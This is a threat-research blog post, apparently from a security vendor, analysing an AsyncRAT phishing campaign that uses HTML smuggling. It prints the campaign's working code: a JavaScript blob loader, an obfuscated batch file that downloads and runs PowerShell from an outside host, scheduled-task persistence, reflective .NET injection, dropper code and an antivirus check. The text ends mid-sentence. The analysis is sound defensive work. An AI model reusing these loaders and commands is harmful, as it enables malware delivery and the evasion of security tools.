New Threat Campaign Identified: AsyncRAT Introduces a New Delivery Technique

blog.morphisec.com/asyncrat-new-delivery-technique-new-threat-campaign

Posted by Michael Dereviashkin on January 25, 2022

- Tweet
-

Morphisec, through its breach prevention with Moving Target Defense technology, has identified a new, sophisticated campaign delivery which has been successfully evading the radar of many security vendors. Through a simple email phishing tactic with an html attachment, threat attackers are delivering AsyncRAT (a remote access trojan) designed to remotely monitor and control its infected computers through a secure, encrypted connection. This campaign has been in effect for a period of 4 to 5 months, with the lowest detection rates as presented through VirusTotal.


Morphisec backtraced the campaign to September 12, 2021. This campaign continued its evolution while delivering formally known crypter as a service, such as HCrypt and Alosh. This blog post explains the campaign delivery vector in detail.

> RCE in Unifi Network Application using #log4j/#log4shell. (CVE-2021-44228) Going to be automating this and writing a blog article soon. pic.twitter.com/cPXjK1Agpw
>
> — ed (@sprocket_ed) December 21, 2021

Technical Introduction

In many cases, victims received an email message with an html attachment in the form of a receipt: Receipt-<digits>.html.

Below is an example of such an email message:



Fwd: Your order has been placed successfully

[redacted]

Your order has been confirmed!

Details:

Order Date: November 24, 2021

Order Number: 1114-80432-63722

Payment Method: Credit Card

Note:

your order will be confirmed within a few hours and it will be shipped!


if you want cancel that order please download the document and fill the cancellation form immediately!

Best regards!

Figure 1: Fake receipt

When the victim decides to open the receipt, they see the following webpage that requests them to save a downloaded ISO file. They believe it's a regular file download that will go through all the channels of gateway and network security scanners. Surprisingly, that's not the case.

In fact, the ISO download is generated within the victim's browser by the JavaScript code that is embedded inside the HTML receipt file, and it is not downloaded from a remote server. In the next section, we will describe how this code successfully generates the file.




file:///C:/Users/user/Documents/Receipt-935873.html

Your attachment is now downloaded successfully[# 18599801

What do you want to do with JHW6466N78.iso (52.0 KB)?
From: [redacted]

Figure 2: Decoy receipt download



Security vendors' analysis on 2021-12-01T09:56:45


Acronis (Static ML)	✓ Undetected	Ad-Aware	✓ Undetected
AhnLab-V3	✓ Undetected	ALYac	✓ Undetected
Antiy-AVL	✓ Undetected	Arcabit	✓ Undetected
Avast	✓ Undetected	Avira (no cloud)	✓ Undetected
Baidu	✓ Undetected	BitDefender	✓ Undetected
BitDefenderTheta	✓ Undetected	Bkav Pro	✓ Undetected
CAT-QuickHeal	✓ Undetected	ClamAV	✓ Undetected
CMC	✓ Undetected	Comodo	✓ Undetected
Cynet	✓ Undetected	Cyren	✓ Undetected
DrWeb	✓ Undetected	Emsisoft	✓ Undetected
eScan	✓ Undetected	ESET-NOD32	✓ Undetected
F-Secure	✓ Undetected	FireEye	✓ Undetected
Fortinet	✓ Undetected	GData	✓ Undetected
Gridinsoft	✓ Undetected	Ikarus	✓ Undetected

Figure 3: Low detection rate by AV solutions

Stage 1: HTML and Javascript Loader

As mentioned earlier, the ISO file is not being delivered as a file blob object over the network, but instead it is being delivered as a base64 string. This base64toblob function gets a Base64 encoded string as an input and is responsible for the decoding to ASCII by a window.atob. Next, the result is converted to a byte array from which a new blob is created. The blob type is set according to a given mime type (in this case, application/octet-stream).

We found that the earlier variants weren't obfuscated:



```
function base64ToBlob(base64, mime) {
  mime = mime || '';
  var sliceSize = 1024;
  var byteChars = window.atob(base64);
  var byteArrays = [];

  for (var offset = 0, len = byteChars.length; offset < len; offset += sliceSize) {
    var slice = byteChars.slice(offset, offset + sliceSize);

    var byteNumbers = new Array(slice.length);
    for (var i = 0; i < slice.length; i++) {
      byteNumbers[i] = slice.charCodeAt(i);
    }

    var byteArray = new Uint8Array(byteNumbers);

    byteArrays.push(byteArray);
  }

  return new Blob(byteArrays, {type: mime});
}
```

```
function dfikf(sivds) {
    hwfsf = 'application/octet-stream';
    var fcfbg = 1024;
    var vqfbg = atob(sivds);
    var fjdddgjgg = vqfbg.length;
    var dfisefvo = Math.ceil(fjdddgjgg / fcfbg);
    var bdf = new Array(dfisefvo);

    for (var wdjg = 0; wdjg < dfisefvo; ++wdjg) {
        var erwfh = wdjg * fcfbg;
        var gffrf = Math.min(erwfh + fcfbg, fjdddgjgg);

        var qrrhf = new Array(gffrf - erwfh);
        for (var twbfr = erwfh, i = 0; twbfr < gffrf; ++i, ++twbfr) {
            qrrhf[i] = vqfbg[twbfr].charCodeAt(0);
        }
        bdf[wdjg] = new Uint8Array(qrrhf);
    }
    return new Blob(bdf, { type: hwfsf });
}
```


Figure 4: Generation of the iso file

In the below snapshot, it's clearly demonstrated how the blob is injected as part of the URL object while mimicking the download of the ISO file as if it had been delivered remotely.

```
var data = '<base64>'
var blob = base64ToBlob(data, 'application/octet-stream');
var a = window.document.createElement("a");
a.href = window.URL.createObjectURL(blob, {type: "application/octet-stream"});
a.download = "TRARLCH15219.iso";
document.body.appendChild(a);
a.click();
```

Figure 5: Assignment of blob to url


Once the user opens the generated ISO, it is automatically mounted as a DVD Drive (under windows 10). The mount contains either a .bat or a .vbs file inside.



Name	Date modified	Type	Size
HPPCJIS76901	11/18/2021 11:21 ...	Windows Batch File	1 KB

Figure 6: Auto-Mount for ISO files

The .bat/.vbs file that is included in the auto-mounted drive is responsible for downloading and executing the next stage as part of a powershell process execution:



```
@echo off
echo [+] Please Wait, Installing software ..
SET YJYH=e
SET VZYS=N
cm^d.%YJYH%^x%YJYH% /c po^w^%YJYH%r^sh%YJYH%l^l.%YJYH%x^%YJYH%
-%VZYS%^op -w^i^%VZYS%d h^idd^%YJYH%%VZYS% -%YJYH%x^%YJYH%^c
B^yp^a^ss -%VZYS%o^%VZYS%^i
^I^%YJYH%X^(^%VZYS%%YJYH%^w^-O^b^j%YJYH%^ct^
%VZYS%^%YJYH%^t.W^%YJYH%^bc^li^%YJYH%%VZYS%^t).D^ow^%VZYS%loa^dS^tri^
%VZYS%g(^'https://slim%YJYH%.hostitbro.com/~maz%YJYH%nki1/install.mp3
'^)
exit
```

Deobfuscated:

cmd.exe /c powershell.exe -Nop -wiNd hiddeN -exec Bypass -NoNi IeX(New-Object Net.WebclieNt).DowNloadStriNg('https://slime.hostitbro.com/~mazenki1/install.mp3')

Stage 2: Reflective .NET Injection


The PowerShell file code that's executed is responsible for:

- Creating persistancy through Schedule Task
- Executing a dropped .vbs file, usually at %ProgramData%
- Unpacking an Base64 encoded and deflate compressed .NET module
- Injecting the .NET module payload in-memory(dropper)


```
try
{
$action = New-ScheduledTaskAction -Execute 'C:\ProgramData\internet\Net.vbs'
$trigger = New-ScheduledTaskTrigger -Once -At (Get-Date) -RepetitionInterval (New-TimeSpan -Minutes 4)
Register-ScheduledTask -Action $action -Trigger $trigger -TaskName "Host"
start-sleep 3
$DFGHHXZ = @'<deducted>
'@
$jtwC = New-Object IO.Compression.DeflateStream([IO.MemoryStream][Convert]::'FromBase64String'($DFGHHXZ),[IO.Compression.CompressionMode]::Decompress)
$Aloshy = New-Object Byte[](356864)
start-sleep 3
$jtwC.Read($Aloshy, 0, 356864) | Out-Null
start-sleep 3
[Byte[]] $MyPt = [System.IO.Path]::([System.Threading.Thread]::'GetDomain'().'Load'($Aloshy).'EntryPoint'.Invoke($Null,$Null))
$hello = "Framework64"
start-sleep 3
$hello2 = "Framework"
[Object[]] $Params=@($MyPt.Replace($hello,$hello2) ,$Aloshy)
[System.Threading.Thread]::Sleep(600)
return $T.GetMethod('Run').Invoke($null, $Params)
} catch { }
```

Figure 7: Persistency

Stage 3: The dropper



The injected .NET module's main purpose is to fill the role of a dropper while its working path is primarily at %ProgramData%.



```
string path = "C:\\ProgramData\\internet\\";
bool flag = Directory.Exists(path);
bool flag2 = !flag;
bool flag3 = flag2;
if (flag3)
{
    Directory.CreateDirectory(path);
}
File.Delete("C:\\ProgramData\\internet\\Net.vbs");
using (StreamWriter streamWriter = File.AppendText("C:\\ProgramData\\internet\\Net.vbs"))
{
    streamWriter.WriteLine("Set methodx = CreateObject(Replace(Replace(Replace(Replace(Replace(Replace(Replace(Replace(Replace(Replace
      (Replace(\"p        h        nODVmtylcTuQWzyzRwqIPVYimQoRiB                OE                 d                 YODVmtE
      L                H                O                np                e                 a                G                Y
      Qb                T                f                l                C                 t                vb                T
      f                l                C                t               v\", \"p        h       n\", \"w\"), \"ODVmt\", \"s\"),
      \"ylcTuQ\", \"c\"), \"WzyzRwq\", \"r\"), \"IPV\", \"i\"), \"YimQoRi\", \"p\"), \"B                O\", \"t\"), \"E
      d                Y\", \".\"), \"E                L                H                O                 n\", \"h\"), \"p
      e                a                G                Y               Q\", \"e\"), \"b                 T                f
      l                C                t                v\", \"l\"))");
    streamWriter.WriteLine("methodx.run \"\"\"C:\\Users\\Public\\Net.bat\"\" \", 0, true");
    streamWriter.WriteLine("Set methodx = Nothing");
}
File.Delete("C:\\Users\\Public\\Net.bat");
```

Figure 8: .NET Module Dropper

Above, we can see that the Visual Basic file is written to the ProgramData\internet folder. Immediately after the execution, there is an attempt to delete traces.

The dropper creates three files:

- Net.vbs - obfuscated invocation of Net.bat
- Net.bat - invocation of Net.ps1
- Net.ps1 - next stage injection


Deobfuscated Net.vbs content:

```
Set methodx = CreateObject("wscript.shell")
methodx.run """C:\Users\Public\Net.bat"" ", 0, true
Set methodx = Nothing
```


Net.bat:

```
PowerShell -NoProfile -ExecutionPolicy Bypass -Command "&
'C:\Users\Public\Net.ps1'"
```

Net.ps1:



```
try
{
Function Decompress {
[CmdletBinding()]
Param (
[Parameter(Mandatory,ValueFromPipeline,ValueFromPipelineByPropertyNam
e)]
[byte[]] $byteArray = $(Throw("-byteArray is required"))
)
Process {
$input = New-Object System.IO.MemoryStream( , $byteArray )
$output = New-Object System.IO.MemoryStream
$gzipStream = New-Object System.IO.Compression.GzipStream $input,
([IO.Compression.CompressionMode]::Decompress)
$gzipStream.CopyTo( $output )
$gzipStream.Close()
$input.Close()
[byte[]] $byteOutArray = $output.ToArray()
return $byteOutArray
}
}
[Byte[]] $PAPA = Decompress @(<deducted>)
[Byte[]] $REMO = Decompress(@(<deducted>))
$RR1 = "Load"
$EE1 = "GetMethod"
$TT =
'C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe'
[Reflection.Assembly]::$RR1($REMO).GetType('NV.b').$EE1('Execute').'I
nvoke'($null,[object[]] ($TT,$PAPA))
$Gx = "Framework64"
$Gh1 = "Framework"
[Object[]] $Alosh=@($BC.Replace($Gx,$Gh1) ,$REMO)
[System.Threading.Thread]::Sleep(1000)
} catch { }
```




```
bool flag4 = File.Exists("C:\\Program Files\\Avast Software\\Avast\\AvastUI.exe") || File.Exists("C:\\Program Files\\AVG\\Antivirus\
  \AVGUI.exe") || File.Exists("C:\\Program Files\\Common Files\\McAfee\\Platform\\McUICnt.exe") || File.Exists("C:\\Program Files\
  \ESET\\ESET Security\\ecmds.exe");
```

Figure 9: Antivirus Check

The check for AV solutions present on the machine is designed to skip features such as:

